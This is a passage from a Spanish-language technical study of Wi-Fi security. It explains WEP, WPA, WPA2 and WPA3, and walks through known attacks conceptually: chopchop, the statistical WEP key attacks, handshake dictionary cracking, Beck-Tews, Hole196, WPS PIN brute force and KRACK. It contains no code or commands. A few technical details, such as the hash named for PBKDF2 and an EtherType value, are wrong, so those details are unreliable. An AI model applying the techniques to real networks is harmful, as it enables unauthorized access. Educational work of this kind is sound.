Si se capturan tramas de este tipo, tendremos por un lado el RETO en claro, y por otro la respuesta al RETO cifrada. Por tanto, aplicando la operación XOR a ambos datos, obtendremos

la cadena keystream. Por lo tanto, sólo quedaría enviar una trama de autenticación, y al recibir el reto, se podría generar la respuesta al reto aplicando el keystream y añadiendo el IV capturado en las tramas anteriores. El AP comprobará que la respuesta es válida, respondiendo afirmativamente a la autenticación, todo ello sin disponer de la clave.

Gracias a esto, podemos cifrar tramas que serán aceptadas por el AP sin necesidad de conocer la clave. Y aquí es donde radica el mayor problema, ya que, si disponemos de un número de suficientes tramas de datos y suficientes IV, se podrá obtener estadísticamente la clave de cifrado.

7.2.3.- Predicción de CRC32

Como dijimos, el campo ICV es calculado como el resultado de aplicar el algoritmo CRC a los datos. Si capturamos una trama cifrada, y generamos una nueva trama válida, pero modificando el último byte de la sección de datos cifrados (excluyendo el ICV) y generando un nuevo ICV (aplicando CRC), de tal modo que probemos todas las posibilidades con dicho byte, si el AP responde positivamente y no descarta la trama, sabremos entonces que el valor de dicho byte se corresponde con el valor descifrado del dato. Luego, si se sigue aplicando esta técnica a cada uno de los bytes anteriores, podremos llegar a descifrar el contenido del dato cifrado sin tener la clave (esta técnica se denomina ataque “chopchop”).

El uso de CRC para validar la integridad de la trama cifrada también ha permitido desvelar el dato original.

7.2.4.- Obtención de una parte del keystream

Como hemos visto antes, debido al uso de XOR de RC4, si tenemos el dato en claro y el dato cifrado, podemos recuperar fácilmente el keystream utilizado. Esto también es aplicable a menores fragmentos, ya que un paquete WEP, en la sección de datos (payload), contiene la capa LLC (Logical Link Control, 3 bytes) y SNAP (Subnet Access Protocol, 5 bytes), que almacenan datos estáticos (común a todos los paquetes, cifrados o no):




Ilustración 22 Capa LLC y SNAP

Estos campos tienen los siguientes valores:

- DSAP (Destination Service Access Point): 0xAA
- SSAP (Source Service Access Point): 0xAA
- CONT: 0x03
- P_id: 0X000000
- Type:
 - ARP: 0x8006
 - RARP: 0x8035
 - IPv6: 0x86dd

Por tanto, podemos llegar a conocer 8 bytes de los datos, tanto cifrados como sin cifrar, lo cual implica conocer 8 bytes del keystream. Tomando 4 bytes para datos y otros 4 para el ICV y aplicando el keystream obtenido, generamos un paquete de 4 bytes

Ya que las tramas permiten fragmentación, podemos enviar hasta 16 fragmentos, por lo que podremos enviar hasta 64 bytes de información.

Nuevamente se permite inyectar paquetes y aprovechar esta vulnerabilidad para obtener más información.

7.2.5.- Probabilidades derivadas de RC4

Tras ser analizado a fondo el algoritmo RC4 por parte de los criptoanalistas Scott Fluhrer, Itsik Manti y Adi Shamir (FSM) en el año 2001 y en 2004 por parte de "KoreK" (participante anónimo del forum NetStumbler.org), se detecta un fallo ante la probabilidad de que ciertos elementos del vector de estado no sean intercambiados desde la interacción 'n' del algoritmo KSA. Esto permite que con un número determinado de tramas (dependiendo de la condición buscada y tipo de ataque), se puede obtener el valor correcto de la clave WEP con una probabilidad alta de éxito.

En 2005 se detectan nuevas vulnerabilidades (aprovechadas a través del ataque Klein) y que en 2007 son mejoradas (ataque PTW, Andrei Pyshkin, Erik Tews y Ralf-Philipp Weinmann). Se aprovechan de anomalías de las propiedades estadísticas de la programación de claves RC4, que requieren muchas menos tramas para poder recuperar la clave WEP (47.000 tramas para un 90% de éxito).

7.3.- WPA

Ante la inminente necesidad de mejorar la seguridad en el sistema WEP, las mejoras aportadas por el grupo de trabajo 802.11i se fueron plasmando en un nuevo sistema de seguridad: WPA (Wi-Fi Protected Access), creado para que fuese compatible con el actual hardware (sólo requiere actualización del firmware). Una vez publicada la versión oficial de 802.11i en 2004, la Wi-Fi Alliance la incorporó en el nuevo sistema que denominó WPA2. Pero veamos cómo funciona cada uno de estos sistemas.

El sistema WPA trae mejoras tanto a nivel autenticación (haciendo uso de IEEE 802.1X) como en el algoritmo utilizado para cifrar (TKIP). Desde el punto de vista de la autenticación, el estándar 802.1X provee un intercambio de claves de sesión más seguro, ya que implica que la autenticación sea mutua (STA se autentica contra AP, y AP se autentica contra STA), evitando así la comunicación con un AP falso. Basándose en EAP permite aplicar diferentes tipos de autenticación (usuario/clave, certificados X.509, tarjetas identificadoras con chip, etc...). Este tipo de autenticación es más propio de redes empresariales (WPA-Enterprise), y a nivel doméstico, se sigue utilizando una clave compartida PSK (WPA-Personal). Sin embargo, esta clave compartida no se utiliza de forma tan simple como en WEP (vector de inicialización más la clave raíz para generar el cifrado), ya que sirve para derivar diferentes claves de sesión en cada asociación establecida. De esta manera se consigue que cada asociación entre una STA y un AP tengan sus propias claves independientemente de otro par STA y AP de la misma red.

¿Cómo se generan de manera dinámica estas claves? Pues bien, la respuesta viene de la mano del algoritmo PBKDF2, el cual es el encargado de generar la clave PSK basándose en una clave de entre 8 y 63 caracteres. Este algoritmo utiliza 5 parámetros:

- Clave o passphrase, que es la clave que se establece en el AP por parte del administrador.
- SSID
- Longitud del SSID
- Profundidad de procesamiento, que se refiere al número de veces que el passphrase será codificado (4096 hashes). Se lleva a cabo con el algoritmo criptográfico HMAC-MD5, dificultando los ataques de fuerza bruta.
- Longitud clave PSK (256 bits)

Por lo tanto, la clave PSK se puede formular como:

$$\text{PSK} = \text{PBKDF2}(\text{Passphrase}, \text{SSID}, \text{Longitud SSID}, 4096, 256)$$

Como resultado, se obtiene una clave de 256 bits.

Veamos cómo se lleva a cabo la asociación entre una estación y un punto de acceso con WPA:

- La estación identifica mediante las tramas de baliza (beacon) la red a la que se quiere conectar. Obtiene información como el BSSID, velocidad, sistema de seguridad soportado, etc. Estas tramas tienen diferentes campos (denominados IE), entre ellos está el RSN, el cual indica que soporta WPA, así como los algoritmos de autenticación y de cifrado.
- Se realiza una autenticación, pero a través del sistema OSA (se abandona el sistema SKA usado en WEP). En la trama de gestión se incluye el IE RSN con el algoritmo y cifrado a utilizar. Aquí se determina si se escoge WPA-PSK o WPA-802.1X.
- Se establece la clave maestra (PMK) entre la STA y AP de 256 bits. En el caso de WPA-PSK, la clave maestra es directamente la PSK. Si es WPA-802.1X, se dispara el protocolo EAP para obtener la autenticación. Se obtiene una clave maestra de sesión (MSK) de 512 bits. Los primeros 256 bits compondrán la PMK en este caso.
- Se finaliza la autenticación con la negociación en 4 pasos (4-way handshake). Esta negociación verifica que la STA y el AP han obtenido la clave PMK, comprobando su autenticidad. También se obtiene una clave entre ellos (PTK) de 512 bits, de la cual los últimos 256 bits de esta clave será la clave temporal (TK) usada para cifrar las tramas.

En el siguiente esquema podemos ver cómo funciona el proceso 4-way handshake y cómo se generan las claves temporales:




Ilustración 23 4-way handshake

Estos mensajes son enviados en un tipo de trama denominado EAPOL-key. En el proceso se generan una serie de claves temporales de sesión:

- ❑ PTK: Utilizada para el cifrado de paquetes de datos entre el AP y la STA autenticada, una vez obtenido el ACK. Son generadas en cada paquete intercambiado entre AP y STA dinámicamente gracias al PSK. Para la generación del PTK se utiliza: PMK (o el PSK para WPA-PSK) generado por parte del AP como de la STA, ANonce, SNonce, MAC del AP y MAC de la STA.
- ❑ GTK: Utilizada para el cifrado de paquetes de tipo multicast. Si cambia el GTK (porque una STA salga de la red, por ejemplo), se realiza una negociación denominada "Group Key Handshake" entre el AP y las STA.

MIC hace referencia al mecanismo de integridad utilizado, el cual sustituye al anterior sistema CRC32. Lo veremos al definir el sistema de cifrado TKIP.

Analizando el diagrama anterior, los pasos seguidos serían los siguientes:

- A. Envío de un valor pseudo-aleatorio ANonce (Authenticated nonce) desde el AP a la STA. Este valor va en texto claro y es necesario para derivar el PTK para esta sesión.
- B. La STA, conociendo la PSK y el ANonce recibido, genera un SNonce (Supplicant Nonce), el cual es enviado al AP firmando el mensaje con MIC. Con este dato se podrá derivar el PTK.
- C. Por parte del AP se genera el PTK y comprueba el MIC. Cifra la clave GTK con el PTK y lo envía a la STA. De esta manera podrá cifrar el tráfico multicast.
- D. La STA envía la confirmación (ACK) de implantación de claves de sesión. Las claves tienen un tiempo de caducidad, por lo que será necesario llevar a cabo una re-autenticación cada cierto tiempo.

Como hemos comentado, para el caso de WPA-802.1X se utiliza autenticación EAP. Los más utilizados son:

- EAP-TLS: La comunicación con el servidor de autenticación está protegida por el protocolo TLS, con autenticación mutua mediante certificados cliente/servidor.
- EAP-TTLS: Simplificación del método anterior sin certificado cliente.
- PEAP: Encapsula la autenticación cliente dentro de la autenticación servidor.

En WPA-802.1X, la generación de MSK se realiza con los siguientes métodos:

- EAP-MD5: Método reto-respuesta. La respuesta está formada por un hash (con MD5) de la cadena que contiene la contraseña cliente y el reto.
- EAP-MSCHAPv2: Utiliza el protocolo de Microsoft MSCHAPv2.
- EAP-GTC: Método reto-respuesta, pero la respuesta se genera mediante un dispositivo físico (tarjeta con chip).

En las redes corporativas, EAP nos permite gestionar tres aspectos muy importantes (AAA):

- Authentication (Autenticación): el intercambio de credenciales de manera mutua, demostrando su identidad el uno con el otro.
- Authorization (Autorización): autorización al uso de los recursos que puede utilizar el cliente.
- Accounting (Contabilidad): registro de los recursos usados por el cliente, a modo de monitorización.

El servicio más utilizado para esta gestión es RADIUS, el cual está disponible para los diferentes métodos EAP.




Ilustración 24 Autenticación con RADIUS. Fuente: wikipedia

Indicar que debido a la compatibilidad requerida con los sistemas que implementan WEP, se sigue utilizando RC4 y MD5 para el cifrado y autenticación de la negociación 4-way handshake.

Desde el punto de vista criptográfico, el sistema utilizado se denomina TKIP. Este nuevo esquema ofrece una serie de ventajas respecto al cifrado utilizado en WEP:

- ★ Ya no se utiliza una parte variable (IV) y una parte fija (clave) para cifrar las tramas, sino que se genera una clave nueva para cada trama cifrada.
- ★ No se utiliza el código ICV, sino que se incorpora el código MIC que es calculado a partir de una clave secreta. Evita ataques tipo "chopchop". Adicionalmente el código MIC

también incluye direcciones MAC, tanto de origen como destino, evitando ataques de inyección.

- ★ Se incluye un contador de secuencia de 48 bits (TSC), con la idea de evitar ataques de repetición.

A continuación, mostramos un diagrama para entender cómo se genera una trama cifrada con TKIP:




Ilustración 25 Trama cifrada TKIP

Se describe a continuación el proceso:

- 1) Generación del código MIC mediante el algoritmo Michael (función hash), el cual recibe las entradas:
 - a) Info de la trama: MAC destino (DA), MAC origen (SA), prioridad y campo de datos.
 - b) Clave MIC de 64 bits. Se utilizan dos claves diferentes, para las tramas de AP a STA los bits 128-191 de la clave TK, y para las tramas de STA a AP los bits 192-255 de TK.
- 2) Si hace falta, se realiza la fragmentación de trama, añadiendo el código MIC y asignando un contador TSC diferente a cada fragmento.
- 3) Función criptográfica Fase 1, la cual recibe como entrada:
 - a) Clave temporal (TK). Esta se obtiene en el proceso 4-way handshake.
 - b) TA, que es la dirección MAC de la STA transmisora.
 - c) Contador TSC. Se utilizan los 24 bits de más peso del TSC.

Como resultado tenemos TTAk, de 80 bits.

- 4) Función criptográfica Fase 2, en este caso se reciben las entradas:
 - a) TTAk (de la Fase 1)

- b) TK (misma que se utilizó en Fase 1)
- c) Contador TSC. En este caso se utilizan los 24 bits de menos peso de TSC.

Como resultado, obtenemos una clave de cifrado RC4 (128 bits) con un IV de 24 bits y clave raíz de 104 bits. Esta clave raíz es diferente para cada trama, por lo que se consigue evitar ataques estadísticos como los utilizados en WEP. El IV se forma de la siguiente manera:

- Byte 1 y 3 se copian de los 16 bits de menos peso de TSC
 - Byte 2 se deriva del primer byte
- 5) Se procede a realizar el cifrado de la misma manera que en WEP, obteniendo la trama cifrada.

La estructura de la trama WPA será la siguiente:




Ilustración 26 Trama WPA

Donde:




Ilustración 27 Campos IV/Key ID y Extended IV

- Los primeros 4 bytes sirven para identificar el IV (los primeros 3 bytes) y 1 bit de extensión indicando que hay un campo adicional.
- Los siguientes 4 bytes incluyen el resto de bytes del TSC
- Hasta 2292 bytes de datos, junto con los 8 bytes para MIC y 4 bytes de ICV, todos ellos cifrados.

7.4.- Vulnerabilidades en WPA

A continuación, se detallan las vulnerabilidades detectadas en el sistema WPA.

7.4.1.- Ataque de fuerza bruta

El uso de una clave sencilla o de diccionario en el AP podría ocasionar la ruptura de WPA por ataque de fuerza bruta. Obteniendo las tramas de una negociación durante el proceso 4-way handshake (bastaría con 2 de las 4 tramas, donde irían el Anonce y Snonce), o forzando la negociación con una de-autenticación (se verá más adelante durante la prueba de concepto), se

iría probando las palabras de un diccionario hasta averiguar si las claves que se derivan coinciden con el contenido cifrado y autenticado de las tramas capturadas.

7.4.2.- Beck-Tews

Este ataque llevado a cabo en 2008 por Martin Beck y Erik Tews, se aprovecha de una vulnerabilidad de TKIP, al permitir al atacante descifrar paquetes ARP e inyectar tráfico en red, llegando incluso a realizar un ataque de denegación de servicio (DoS) o envenenamiento ARP. El ataque se basa en usar un canal o cola QoS diferente de donde fue recibido el paquete, consiguiendo descifrar paquetes ARP en menos de 15 minutos. El ataque se realiza de la siguiente manera:

- El atacante realiza un proceso de de-autenticación contra un STA.
- Procede a realizar una captura de paquetes ARP.
- Lleva a cabo una modificación del ataque “chopchop” para recuperar el ICV y el MIC.
- Cuando lo tiene, el atacante tendrá que adivinar la última parte del paquete: la dirección IP. Eventualmente se revierte el algoritmo Michael para obtener la clave MIC.
- Conociendo el keystream y la clave MIC, el atacante podrá inyectar paquetes modificados en la red, pero sólo en los canales con menor TSC.

7.4.3.- Ohigashi-Morii

Un año más tarde, en 2009, se lleva a cabo una mejora del ataque Beck-Tews, consiguiendo bajar el tiempo necesario para inyectar paquetes de 15 minutos a 60 segundos. Para ello se sirven de aplicar el ataque Man-in-the-middle junto con Beck-Tews, así como algunas otras técnicas que reducen los tiempos del ataque.

7.4.4.- Ataque al algoritmo Michael

En 2010, Beck encontró la forma de realizar un ataque basado en los defectos del algoritmo Michael. Detectó que, si un estado interno de Michael alcanza un cierto punto, el algoritmo se resetea. Por tanto, podría inyectar algún texto de su elección en un paquete, añadir una cadena que resetee el algoritmo, luego el paquete se cambiaría, pero el resultado del algoritmo se mantendría en estado correcto. Sin embargo, los requerimientos para poder llevar a cabo este tipo de ataques son muy estrictos, por lo que simplemente desactivando QoS haría imposible el ataque.

7.4.5.- Vulnerabilidad Hole196

Esta vulnerabilidad se debe a que cualquier usuario legítimo de la red puede construir y hacer broadcast con paquetes falsos con el GTK. Básicamente es un ataque tipo Man-in-the-middle. Consiste en enviar una petición ARP con la MAC del atacante y la dirección IP del punto de acceso. Los otros clientes actualizarán su tabla ARP y enviarán sus paquetes a la MAC del atacante. De modo que el atacante recibirá los paquetes descifrados por el AP y lo re-encifrará con su clave, permitiendo también el poder leer los paquetes.

7.4.6.- WPS

Wi-Fi Protected Setup (WPS) es un mecanismo de ayuda para la configuración de los clientes a la hora de conectarse a un AP con WPA-PSK, evitando tener que introducir la clave de acceso. En sí no es una vulnerabilidad de WPA, pero sí que surgió con este protocolo. La activación de este sistema (de manera manual) permite la autenticación e intercambio de la clave WPA-PSK entre el AP y el STA. Se basa en un pin de 8 dígitos, que está estructurado en 7 dígitos más 1 de control:

1	2	3	4	5	6	7	0
1ª Parte				2ª Parte			CHK

Ilustración 28 WPS

Como vemos, está dividido en dos partes, y se validan de forma independiente por parte del AP. De este modo, tenemos un espacio de claves de 10000 para la primera parte y de 1000 para la segunda (11000 en total), lo cual permitiría aplicar un ataque de fuerza bruta para romper el sistema. Adicionalmente muchos fabricantes aplican valores por defecto, facilitando así el ataque.

7.5.- WPA2

Debido a la urgencia por implantar un sistema que solventara las vulnerabilidades de WEP, y sin estar aún implantado al completo las mejoras de 802.11i, se publicó WPA, con ciertas vulnerabilidades como ya hemos visto (TKIP basado en RC4) y la falta de cifrados más avanzados. En 2004 aparece una versión mejorada de WPA, la cual implanta al completo la seguridad especificada en 802.11i, denominada WPA2. Esta versión mantiene la compatibilidad con WPA. WPA2 aporta dos nuevos cambios:

- Establece mecanismos para realizar pre-autenticación y almacenamiento de PMK, facilitando y agilizando la pre-autenticación de una STA durante el roaming.
- Nuevo algoritmo de cifrado (CCMP) basado en AES-128 (dejando atrás el RC4). Mucho más seguro, pero también más complejo de implantar.

A la hora de llevar a cabo el proceso 4-way handshake también se utiliza el cifrado AES, y HMAC-SHA1 para autenticación de mensajes (sustituyendo a HMAC-MD5).

El cifrado CCMP utiliza el modo de operación CBC (Cipher Block Chaining), el cual genera bloques de datos aplicando la operación XOR con el bloque anterior cifrado, creando una dependencia de cada bloque con su anterior. El primer bloque es el único que requiere de un IV para su cifrado:




Ilustración 29 Encriptación CBC. Fuente: wikipedia

Este método requiere dividir las tramas en bloques de 128 bits, por lo que si un mensaje tiene mayor longitud, será dividido en bloques de 128 bits y posteriormente será necesario encadenarlos. Este cifrado es secuencial (dependencia con el anterior bloque), por lo que no permite paralelizar el cifrado/descifrado. Esto da lugar a un incremento en los tiempos de operación.

Como alternativa a CCMP existe GCMP, que también utiliza el algoritmo AES, pero con un modo de operación más eficiente, ya que cada bloque puede procesarse de manera independiente, permitiendo el paralelismo que no tiene CCMP. Sin embargo, este sistema requiere nuevo hardware, por lo que los fabricantes se ven obligados a incorporar nuevos chipsets a los dispositivos.

7.6.- Vulnerabilidades en WPA2

El uso de WPA2-PSK también arrastras las vulnerabilidades de fuerza bruta ya vistas para WPA, además de la vulnerabilidad WPS.

7.6.1.- Ataque KRACK

En 2017, los investigadores Mathy Vanhoef y Frank Piessens descubren diversas vulnerabilidades críticas que afectan tanto a WPA como a WPA2. La explotación de estas vulnerabilidades permitiría tanto descifrar el tráfico de red como inyectar tráfico modificado (pero no permiten obtener la clave de red ni las claves de sesión). Afecta tanto a las versiones personales como corporativas (EAP), y no sólo a los AP, sino también a las STA (principalmente a Android y Linux).

El nombre del ataque proviene de Key Reinstallation Attacks, y se basa en la carencia de control del estado de autenticación entre el AP y STA. La vulnerabilidad permite forzar el restablecimiento de las claves de cifrado de la sesión entre AP y STA (denominado re-instalación de claves de sesión). Este proceso se produce durante el 4-way handshake, y se lleva a cabo cada cierto tiempo o al realizar roaming. Durante este proceso de reinstalación, se reinician los contadores de índice “nonce”, permitiendo volver a utilizar estos valores. El fallo detectado es

que no existe protección para reutilizar una clave de sesión ya usada, o incluso la reinstalación de clave tipo null (sin cifrado). Esto daría pie al reinicio de los nonce o IV, repitiendo el mismo cifrado que en la sesión anterior. Por tanto, la capacidad de que un nonce sólo pueda ser utilizado una vez por cada clave de cifrado, se pierde.

Si se fuerza la reinstalación de clave de manera continuada, siempre se usará el mismo cifrado en cada paquete, lo que permitiría al final averiguar el cifrado usado.

Para explotar esta vulnerabilidad se debe interceptar el tercer mensaje del proceso 4-way handshake y re-enviarlo de manera constante para reinstalar una misma clave de sesión, de manera que el cuarto mensaje queda capturado para enviarlo al AP cuando se estime oportuno:




Ilustración 30 Tercer mensaje afectado

Muchos proveedores ya han liberado parches que corrigen esta vulnerabilidad, evitando que se reinicien los contadores de secuencia IV cada vez que se lleva a cabo una reinstalación de clave instalada previamente, o impidiendo reutilizar una clave ya usada.

7.7.- WPA3

Como hemos podido ver en el anterior punto, tras 14 años de tranquilidad con WPA2, esta se ve truncada ante la posibilidad del ataque KRACK. Debido a esto, la Wi-Fi Alliance se ve obligada a lanzar en 2018 una serie de mejoras que se ven reflejadas en WPA3. Aparece en dos modalidades: WPA3-Personal y WPA3-Enterprise. Entre las mejoras propuestas tenemos:

- Protección robusta a ataques de diccionario (incluso con contraseñas débiles).
- Facilidad de configuración con dispositivos tipo IoT.
- Privacidad en navegación de redes abiertas.
- Incremento en el tamaño de las claves, 128 bits para WPA3-Personal y 192 bits para WPA3-Enterprise.

Para conseguir una protección robusta a ataques de diccionario se ha implementado el protocolo Simultaneous Authentication of Equals (SAE) handshake, sustituyendo a la autenticación PSK. Es una variante del handshake Dragonfly, el cual es resistente a ataques de tipo diccionario offline. De esta manera, si un atacante consiguiera la clave de red, no podría descifrar tráfico capturado previamente, como ya hemos visto que pasaba en WPA2 al obtener la clave de sesión. Esto implica también que ya no es un requisito tener una contraseña fuerte, por lo que sería más

fácil de recordar por parte de los usuarios. Con el protocolo SAE se realiza un intercambio de claves autenticadas por contraseña haciendo uso de una prueba de conocimiento cero (cada lado de la comunicación tiene que probar que conoce la contraseña, sin exponer la contraseña o parte derivada de ella). De este modo se consigue que un atacante no pueda presenciar ningún tipo de intercambio ni realizar en modo offline una decodificación.

Veamos cómo funciona la autenticación con el protocolo SAE:

